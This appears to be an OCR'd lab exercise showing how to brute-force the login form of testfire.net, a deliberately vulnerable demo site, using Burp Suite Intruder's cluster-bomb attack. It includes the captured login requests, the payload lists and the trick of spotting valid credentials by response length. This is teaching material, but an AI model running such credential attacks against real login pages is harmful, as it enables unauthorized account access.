



Perform password cracking of online vulnerable website(testfire.net) using Burpsuite.

Step 1: Switch on Kali Linux and burpsuite in step one.





Step 2: Go to testfire.net now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.







Step 3: Send the invader a request now and include the clear$ option. Now choose just the username and click the add$ option. Repeat this process for the password as well. Set the cluster bomb attack type.



File Machine View Input Devices Help
Burp Suite Community Edition v2022.12.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=C0CBD9422BBF18D4DE2C91F5E15DB5A2
Upgrade-Insecure-Requests: 1
uid=$adddd$&passw=$passsss$&btnSubmit=Login
Search...
0 matches
Clear
2 payload positions
Length: 572
Right Ctrl
Type here to search
ENG
12:59
14-03-2023



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=§B177D6A25919E82353329357AC504457§
Upgrade-Insecure-Requests: 1
uid=§admin§&passw=§sdfbllk§&btnSubmit=§Login§
Search...
0 matches
Clear
4 payload positions
Length: 577



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=admin&passw=sdfbllk&btnSubmit=Login
Search...
0 matches
Clear
0 payload positions
Length: 569



Step 4: Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 4
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
akkll
euiiiilmm
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
sfghj
255hk
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
...
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#

